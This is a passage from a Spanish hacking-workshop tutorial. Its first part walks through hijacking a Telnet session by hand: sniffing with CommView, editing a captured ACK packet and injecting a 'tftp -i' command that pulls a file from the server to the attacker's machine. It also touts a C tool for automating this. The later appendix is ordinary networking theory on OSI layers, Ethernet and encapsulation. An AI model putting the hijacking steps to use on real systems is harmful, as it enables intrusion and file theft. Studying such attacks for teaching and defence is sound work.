veamos cómo se puede generar ese paquete "*tan ansiado*", damos por supuesto que ya tenemos preparado y corriendo en nuestra máquina el programa TFTPD32 que se ocupará de recibir el archivo que nos interesa robar del servidor....


1º) **Iniciamos** el esnifer ***CommView***

2º) ***Configuramos los filtros*** necesarios para escuchar nada mas que "*las conversaciones*" en las que interviene el **puerto 23 de TELNET**, con esto nos evitamos capturar otro tipo de tráfico innecesario para el ejemplo

3º) **Esperamos pacientemente** a que la víctima y servidor establezcan una sesión Telnet, o a lo mejor, ya está establecida y están charlando "*amigablemente*", pongamos que es esto último...


4º) Sabemos que la IP del Servidor telnet es la 172.28.0.9 y la del cliente la 172.28.0.50, así que lo que tenemos que hacer es **localizar el ULTIMO paquete de datos con flag ACK** que servidor y cliente se intercambiaron, no será muy difícil porque será el último que capturemos, lo que debemos es asegurarnos que sea un ACK y no un FIN o un RST, puesto que en estos casos significaría que cliente y servidor pusieron fin a su "*charla*" y nos quedaremos "*compuestos y sin novi@*"

5º) **Atención**.... **nuestro esnifer capta algo**.... veamos....



Fijamos el resalte en el último paquete y nos aseguramos que se corresponda con **un Flag ACK** y sobre ese paquete pulsamos el ***botón derecho del ratón y seleccionamos Enviar paquete-seleccionado***

Aparecerá esta pantalla:



En tamaño del paquete seleccionamos 85 bytes (ya lo vimos antes, que son:

- 14 para la cabecera MAC
- 20 para IP
- 20 Para TCP
- 31 de Datos a inyectar

Lo que tenemos que modificar son las zonas redondeadas en ***rojo (IP) azul (TCP) y verde (Datos)***

¿Por qué sabes que son esos bytes y no otros?

R: CommView es "*inteligente*" cuando marcamos un campo de la zona izquierda, por ejemplo total Length, el nos resaltará los valores hexadecimales a que corresponde dicho campo, así que lo único que hay que hacer es ir pinchando en los campos a modificar e ir sustituyendo los valores que existen por los nuevos...

¿No se modifican las IP, ni las MAC?

R: NO. Las que están son correctas, observa que se trata de un paquete que supuestamente enviará el equipo de confianza al servidor Telnet, como es un paquete que nuestro esnifer capturó, los valores correctos ya están puestos, no es necesario modificarlos.


¿Y los números de secuencia y asentimiento?

R: Tampoco es preciso modificarlos, el último paquete que envió el Cliente de Confianza al Servidor Telnet es un ACK, es decir, un asentimiento de los datos recibidos, por tanto los números de secuencia y asentimiento que espera el Servidor son precisamente los que acaba de enviarle. Recuerda que un Flag ACK no incorpora datos, al no haber bytes a transmitidos, los números de secuencia y asentimiento no varían.

¿Y los puertos?

R: Tampoco, por el mismo motivo que antes, se trata de un paquete que envía el Cliente al Servidor, tanto el puerto destino como origen son correctos.

Resumiendo, lo único que tengo que **modificar** son: ***Total Length, ID.IP, Flags TCP y los datos al final del paquete***



Pues vamos a ello:

Total Length había 0028 (40 decimal) **tendremos que poner 0047** (85 decimal)


Id.IP tenía el valor A14D (41293 decimal) **pondremos A14E** (41294 en decimal)

Flags TCP tenía 10 (ACK) pondremos 18 (**PSH+ACK**), porque vamos a enviar datos.

Observa que al **haber aumentado el tamaño a 85 bytes,** apareció al final del paquete de datos una **nueva entrada que pone Telnet**, CommView interpreta que al enviarse el paquete hacia el puerto 23 será una sesión telnet, *listo verdad?*

Los datos los podemos escribir en hexadecimal o en ASCII, lo más sencillo será pulsar en la zona de más a la derecha de la parte hexadecimal y escribir directamente lo que queremos enviar, es decir, tftp –i..... eso será mucho más sencillo que convertir cada letra en sus respectivos valores hexadecimales

Al final debemos escribir un 0D en la zona hexadecimal, que se **corresponde con un "enter"** un <CR>




Sin embargo no podemos enviar el paquete todavía... ***falta algo....***

¿Recuerdas qué será?

R: Seguro que sí lo has hecho, los valores de los campos **CHECKSUM** tanto de TCP como de IP, si observas lo que te dice CommView, pone que son "***incorrect***"

Es lógico que lo sean, acabamos de modificar bastantes valores del paquete y por tanto los checksum deben volver a recalcularse, ufff complemento a uno.... bueno de eso se ocupará el propio Commview, veamos como.

En un ***círculo rojo*** te remarqué un botón "*especial*", el ***símbolo del sumatorio*** en muchas hojas de cálculo, si pinchas en él, *Commview* calculará los checksum correctos para el paquete y estará listo para enviar...



Fíjate que **tras pulsar en el signo de sumatorio**, los campos ***checksum*** tomaron el valor "***correct***", **AHORA SI PUEDES DARLE A ENVIAR**

Una vez inyectado este paquete, el equipo de confianza perderá la conexión con el Servidor Telnet y éste último ejecutará la orden que le enviamos, un tftp, en nuestro equipo recibiremos sin problemas el archivo **y FIN DE LA PARTIDA.**

Como verás "*hacerlo a mano*" es laborioso, no imposible, pero demasiado entretenido cuando una sesión está muy activa... mientras enviamos el paquete, lo modificamos, recalculamos checksum, etc, es probable que nuestro paquete quede "*anticuado*" debido a nuevas peticiones del Cliente de confianza., vamos que hay que darse mucha prisa si lo deseamos hacer manualmente, ***pero a grandes males, grandes remedios...***

Para LiNUX existe una utilidad llamada ***Hijacking.c***, es ***un programita en C*** que hace todo esto solito, secuestra la sesión y ejecuta los mandatos que le metamos desde la línea de consola, **si además lo combinamos con un esnifer que nos informe de los números de secuencia y asentimiento junto con los estados de las señales Flag TCP**, secuestrar la sesión será un juego de niños... te recomiendo para ese objetivo el cóctel **Hijacking.c + snort = Robo y secuestro garantizado**

Para Windows no conozco herramientas que automaticen todo esto... *ya sabes, Vic_Thor, un motivo más para ir cambiándote a LiNUX*

Espero que os haya gustado la práctica, algunos de vosotros estaréis pensado que si esto sólo se puede hacer en LAN... pues no... **también es posible trasladar el escenario a Internet**, pero en esa red la guerra es constante, existen o pueden existir muchas barreras que lo dificulten, desde nuestro propio router, hasta los routers de nuestro proveedor, pasando por NAT, IDS, firewalls, etc... pero se puede, sí señor, claro que se puede, sino... ¿***Cómo piensas que el ínclito Kevin Mitnick asaltó el Xterminal del Sr. Shimomura***?

Pues más o menos como te lo he contado, también hay que advertir que en esa época no existían tantos mecanismos de seguridad como los hay hoy en día, pero el ***spoofing e Hijacking siguen siendo vigentes***, por no decir cuando es un equipo de la LAN el que se conecta a un equipo de Internet remotamente... en esos casos Hijacking es una técnica devastadora.

APÉNDICE I. CHARLA NÚMERO 1 EN EL CANAL

Estructura de la charla

En esta primera charla nos vamos a conformar con aprender BIEN como se utiliza el generador de paquetes, como es el modelo de transmisión de datos en una comunicación típica y de realizar las pruebas de conectividad necesarias para comprobar que todo funciona como debe ser.

La carga teórica de la charla es importante, tanto en su cantidad como por la necesidad de entender cómo dos sistemas intercambian datos mediante TCP/IP, no pretendo que lo memorices y recuerdes todo, para eso están los PDF's, logs y otros documentos que se irán colgando poco a poco, es importante que LO ENTIENDAS

Las prácticas que llevaremos a cabo no serán muchas, apenas un par de ellas o tres, pero SON FUNDAMENTALES, gracias a estas sencillas prácticas lograremos aprender a usar un generador de paquetes, probar la conectividad entre equipos y trastear con el esnifer, todo esto que a muchos "os sabrá a poco" es el pilar fundamental en el que se apoyan las prácticas de charlas posteriores, si no tenemos claro lo que hoy vamos a aprender y practicar, no será posible terminar con éxito otras prácticas más complicadas como ***IP-spoofing, TCP-spoofing, Firewalking, Os-Fingerprinting, Hijacking***, para los que ya estéis perdidos, traducimos:

Spoofing = Suplantación, falsear, hacer creer que somos quien no somos, no confundáis spoofear una IP con anonimizar una IP, el spoofing trae consigo el anonimato, pero sería como un anonimato "a elegir", vamos sería como apropiarse de la IP de otro usuario de la red.

FireWalking, son técnicas para tantear o comprobar filtros y puertos que protege un cortafuegos

Os fingerprinting, es la detección y averiguación de sistemas operativos, routers, switches, etc...

Hijacking es secuestrar una conexión que otro inició anteriormente, obviamente el hijacking dependerá del spoof, son técnicas que hay que usar a la par, sin spoofing no hay hijacking

Vamos a esbozar cómo se desarrollará esta charla, lo que vamos a hacer y lo que os encontraréis por los foros una vez haya concluido:

Ampliación de contenidos del link del foro:

- Capas en el modelo OSI y Modelo TCP/IP
- Tecnologías Ethernet y Token Ring
- Encapsulamiento de Datos
- Revisión a los Protocolos ARP e ICMP
- Ejemplo de Enrutamiento

PRACTICAS

Las prácticas de esta primera charla consisten en:

- Preparación del esnifer, routers y/o Firewallas (si los hay)
- Conocer cómo se pueden enviar paquetes "personalizados"
- Utilizar un generador de paquetes
- MAC-Spoofing y envenenamiento ARP
- Pruebas de conectividad

Al finalizar la charla, hallarás en el foro los siguientes documentos:

- Los contenidos de esta charla
- Un post explicando como generar paquetes mediante CommView y con el generador de paquetes que usaremos en esta primera charla tanto para plataformas LiNUX como windows
- Un post de ampliación que complementan al primer PDF entregado
- Un post con nuevas prácticas
- Un post con preguntas de repaso que afianzan los conocimientos adquiridos hasta el momento
- Un post para la preparación de la siguiente charla

Y una cosa.... **YO NO LO SÉ TODO**... ya me gustaría que fuese así... lo que si os prometo es que si surgen preguntas a las que su explicación requieren "*enrollarse*" más de la cuenta o desconozco, prometo postearlas en privado o en público tras la charla... *sed buenos y no me "examinéis"*

Ampliación de OSI - TCP/P

Alguno de vosotros me habéis enviado algún privado diciéndome que "*yo he leído que el modelo TCP/IP tiene 5 capas...*"

Ciertamente algunos autores lo toman así, en el modelo TCP/IP según expuse en el PDF dije que en el Modelo TCPI/P hay **4 capas**:

Aplicación – Transporte – Internet - Acceso a red

En ocasiones la capa de Acceso a Red, se descompone en otras dos tal y como describe el modelo OSI, por tanto, **puede ser válido decir que el modelo TCP/IP define 5 capas**:

Aplicación – Transporte – Internet – Acceso al medio (o enlace de datos) y Física

Igual ocurre con el modelo OSI, por algunos lugares podréis oír hablar de ***Capa 0 y Capa 8*** ... *a más de uno se le están revolviendo las tripas, yo solo soy el mensajero, no lo afirmo...*

La capa 8 estaría por encima de la capa de aplicación y se correspondería con la lógica de la aplicación, programa, etc.. vamos que sería como el análisis funcional del programa... las ideas, algoritmos, etc...

La capa 0 describiría las señales, conectores, en sí mismos, es decir, los materiales con los que están construidos, las propiedades físicas o químicas de los mismos, etc.

Tampoco es que sea importante, pero por si alguna vez os encontráis con ello, pues ya sabéis algo mas.

Opinión personal = Chorrada

Lo que si debemos recordar y sobre todo para nuestro Taller es que TCP/IP:

- En la capa de transporte sólo utiliza protocolos TCP y UDP
- En la capa de Internet sólo utiliza protocolos IP

(Claro, si nos olvidamos de Novell Netware, porque si nos acordamos de él, habrá que sumar SPX e la capa de transporte e IPX en Internet...)

Olvidamos alguno más... SI *Apple Talk*, que deberíamos incluirlo en Capa de Internet

Tecnologías Ethernet y Token Pass

En el PDF que imagino que ya os habréis leído, se habla de ***Ethernet, Token Pass***, etc. como protocolos, me gustaría explicar en pocas palabras esto último antes de meternos a fondo con las prácticas... y también hay que explicar cómo se enrutan y direccionan los paquetes de datos en una comunicación entre hosts (***networking***)

Tanto Ethernet como Token Ring, FDDI, etc. son arquitecturas o tecnologías de red, pero también **son protocolos de Capa 2 del modelo OSI**, es decir, los bits se encapsulan y transmiten de forma diferente en topologías *Ethernet* que en *Token Ring*.

Ethernet es una ***tecnología de broadcast*** en la que cada host de la misma debe competir con los otros para "*apropiarse*" del medio de transmisión (el cable) y poder transmitir información.

El ser una tecnología de *broadcast* significa que los bits que circulan por el cable de red pueden ser trasmitidos y escuchados a todos los hosts de la red.

El protocolo que usa ***Ethernet*** para conseguir comunicar dos equipos en una red se llama ***CSMA/CD*** y se basa en un principio muy simple, ***sólo se puede transmitir cuando haya "silencio" en la red***, es decir cuando NO SE DETECTE señal alguna por el cable.

El problema es que todas las tarjetas de red y por ende los host a las que pertenecen son muy "*parlanchines*" y siempre quieren comunicarse unos con otros, por tanto el protocolo *CSMA/CD* utiliza un sistema de arbitraje para mediar en la comunicación:

Cuando dos o más Host transmiten AL MISMO TIEMPO, se dice que se produce UNA COLISIÓN y el paquete de datos SE DESTRUYE Y DESCARTA!!!!

Por tanto uno de los grandes problemas que tienen las redes ***Ethernet*** es el tratamiento de colisiones y el rendimiento de la red puede sufrir grandes alteraciones

Al producirse una colisión el host deja de transmitir y espera a que vuelva a reinar el silencio... y repite la misma operación, pero claro otro equipo diferente puede pensar lo mismo y volvemos al caso anterior, el paquete de datos se vuelve a destruir...

Por esto también se dice que las topologías **Ethernet son redes de máximo esfuerzo**.

Si existen muchas colisiones en una red ***Ethernet*** el ancho de banda disponible disminuye puesto que los paquetes deben ser reenviados de nuevo... además si ya existe una señal circulando por el cable, el host que quiere transmitir información y ya la tiene preparada, debe esperar a que vuelva el silencio...

Como podéis suponer esto trae consigo **varios efectos**:

> Hay que limitar el número de host disponibles en redes ***Ethernet***, cuantos más haya en la red más colisiones se producen, más ancho de banda se consume y menos eficiente es la red
>
> Cuando varios *hosts* participan de una topología ***Ethernet*** en un mismo segmento de red se dicen que pertenecen al mismo ***dominio de colisión***
>
> El ancho de banda disponible se reduce significativamente en redes ***Ethernet***, puede darse el caso de disponer un cableado que permitiese transmitir a 100 mbps en todos los nodos de la red y desaprovechar un 60% del mismo, de ello dependerá en gran medida los medios que disponemos (hubs o switches) el número de host presentes en la red y el número de usuarios que inicien comunicaciones

En definitiva, ***que no esperes obtener tasas de transferencias iguales al ancho de banda disponible***.

Como **máximo puedes conectar 1024 host en un mismo dominio de colisión**, según lo dicho anteriormente, como máximo 1024 equipos compartiendo el cable...

Las colisiones se alivian utilizando Switches en la LAN ***Ethernet***, **un switch dedica el ancho de banda por cada uno de los puertos (también se les llama bocas)**, o dicho de la forma anterior, **por cada puerto de un switch tenemos un dominio de colisión.**

Si conectamos 5 LANS de 10 equipos cada una, a un *Switch* por cada una de sus bocas tendremos 5 dominios de colisión y el rendimiento de cada LAN será infinitamente superior que si hiciésemos eso mismo con un *HUB*.

Si conectamos los 50 equipos anteriores (5 LAN x 10 equipos) a un único *switch* de 50 bocas, dedicamos el ancho de banda para cada host, dispondremos de 50 dominios de colisión de un solo host = NO HAY COLISIONES si la transmisión es full duplex, por tanto el ancho de banda disponible y la tasa de transferencia son muy similares, casi podríamos afirmar que en este caso, toda la red iría a 100 mbps

No será así del todo, puesto que el *switch* necesitará un tiempo (latencia) para direccionar cada uno de los host asignados a sus bocas, pero no es mucho....

Las redes basadas en arquitecturas ***Ethernet*** son "*menos fiables*" que otras porque continuamente se producen colisiones y se pierden los paquetes colisionados, hay que volver a transmitir, etc, por eso también suelen ser más lentas.

Sin embargo el coste económico de implementar una red ***Ethetnet*** es más bajo que el de otras arquitecturas, los hilos de cobre con los que se sustentan las redes *Ethernet* son más baratos que otros medios como la fibra óptica, en el equilibrio entre calidad-coste-rendimiento reside uno de los secretos de la comunicación entre hosts.

La otra gran tecnología de redes que compite con ***Ethernet*** es la llamada ***Token pass***, en ella se basan las redes de fibra (*FDDI*) o ***Token Ring***.

Al contrario que en redes ***Etherrnet***, en este tipo de arquitecturas la velocidad de transmisión suele ser mucho mayor, entre otras cosas por la ausencia de colisiones, además de por la propia estructura física de las mismas.

Las redes basadas en ***Tokens*** funcionan mediante el "***paso de testigos***" o ***tokens***, **sólo el host que está en poder del testigo puede transmitir en un momento determinado** y son los testigos los que dan vueltas por la red, cuando el testigo pasa por un host que quiere transmitir, lo toma, se apropia de él y comienza la transmisión.

Es como cuando los indios siux se sientan en consejo para tomar decisiones... encienden la pipa y sólo el que tiene la "pipa" fuma y habla en Consejo, los demás se limitan a escuchar y no tendrán "voz" hasta que "el indio que fuma y habla" pase "la pipa" al siguiente....

Se dice que las redes ***Token*** se basan en ***protocolos deterministas*** (la posesión del testigo determina si se puede iniciar o no una comunicación)

En redes ***Ethernet*** todos los host "*son iguales*" y pueden iniciar una comunicación en cualquier momento sin más, **nadie determina el momento en el que pueden transmitir..., utilizan protocolos no deterministas.**

En este Taller nos ocupamos sólo de LANS basadas en ***Ethernet*** y en la forma que se comunican.

Ahora vamos a olvidarnos del tipo de medios, cables y forma en el que las señales se transmiten, de eso se ocupa la capa 2 del modelo OSI, pero recuerda que las tramas transmitidas en una red ***Ethernet*** son diferentes y tienen distintos formatos que las tramas que pueden transmitirse en redes ***Token***.

Una vez superada la fase de enlace de datos, **TCP/IP necesita saber llegar a la red destino y host en concreto**, de ello se ocuparán las capas 3 y 4 (Red y transporte del modelo OSI o Internet y transporte en el modelo TCP/IP)

Para ello los Sistemas Operativos de ordenadores, routers, switches, etc.. examinan cada una de las capas del modelo de comunicación y toman las decisiones oportunas para que la comunicación y transmisión de datos se lleve a cabo.

ENCAPSULAMIENTO DE DATOS

La comunicación se inicia el la Capa de Aplicación dentro del sistema Operativo del host emisor, la información que quiere transmitir se **ENCAPSULA** por capas y se lanza por el medio de red en forma de señales eléctricas, ópticas u ondas como sería el caso de las redes wireless.

El host destino recibe las señales en su capa física y tras asegurarse de que la información llegó intacta, pasa la misma a las capas superiores, así hasta llegar a la capa de aplicación del host destino.

Cada capa destruye "*el envoltorio*" de la capa inferior y busca dentro del paquete de datos la información que comprende, la procesa, la verifica, corrige errores si es preciso o puede hacerlo y pasa la información a la capa situada por encima de ella, la capa que recibe los datos de otra inferior, repite el mismo proceso y así sucesivamente hasta llegar a la última: la capa de aplicación.

La ***encapsulación*** es un proceso que realiza internamente un host (emisor o receptor) para transmitir su información, por ejemplo, pongamos que deseamos visitar al servidor web de ***Google***... el host emisor haría lo siguiente:

En el Host Origen ocurre esto:

En la capa de aplicación (el navegador que usemos) se procesa la sintaxis del comando, se inician los programas correspondientes, etc... y pasa los datos a enviar a la capa de transporte.

En la capa de transporte se incluyen el puerto origen, destino, etc y se pasa a la capa de red o capa de internet.

En la capa de red se asignan las Ip's origen, destino, fragmentación del paquete,etc... y pasa a la capa inferior

En la capa de Enlace a datos se colocan las MAC origen, destino, etc. y se pasa a la capa física

En la capa física se convierte todo lo anterior en un churro de ceros y unos así como se transforman esos ceros y unos en señales eléctricas, ópticas, de radio, microondas o cualquiera que sea el medio de transmisión

En el host destino se produce el paso inverso

La ventaja de usar un modelo como este en la transmisión, es que **cada capa es capaz de manejar su propia información sin depender de las anteriores**, los problemas o errores que se produzcan en una capa en concreto serán subsanados dentro de esa capa y no se trasladan los errores a las siguientes, cada capa es autosuficiente dentro del modelo de datos TCP/IP y o más importante:

- Una capa de nivel inferior NO MANIPULA los datos que pertenece a una capa superior
- La capa física convierte los unos y los ceros en señales
- La capa de enlace a datos incluye un encabezado MAC, el protocolo de capa superior a usar y los datos de ese protocolo superior.
- La capa de Internet, contiene un encabezado IP, el protocolo de capa superior y los datos de ese protocolo
